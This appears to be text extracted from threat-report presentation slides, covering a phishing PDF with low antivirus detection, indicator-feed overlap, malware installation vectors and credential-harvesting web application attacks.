
- No „fancy“ APT techniques – pure Email !!!
- PDF is a common attachment in Emails.
- Inside the Email no malicious i.e. Header
- PDF no malicious Java etc.

▫ **Second layer (PDF) results in
bypassing state-of-the-art detection**




```
SHA256:          e61b3156f5dda8b9fcf21b337da1f6af3f1404e474cf50c8f1f6dfd24c202151
Dateiname:       Status_zu_Sendung_211322227952.pdf
Erkennungsrate:  2 / 57
Analyse-Datum:   2015-05-18 12:02:25 UTC ( vor 0 Minuten )
```

Malware Sophistication




Indicators: Feed Overlap




Although everyone is subjected to the same threats, the overlap in what is reported on outbound feeds is surprisingly small.


Indicators: Count of Days Observed



Vector of Malware Installation




Actions Within Web Application Attacks




95%
OF THESE INCIDENTS INVOLVE HARVESTING CREDENTIALS STOLEN FROM CUSTOMER DEVICES, THEN LOGGING INTO WEB APPLICATIONS WITH THEM.

Actions Over Time (Breaches)

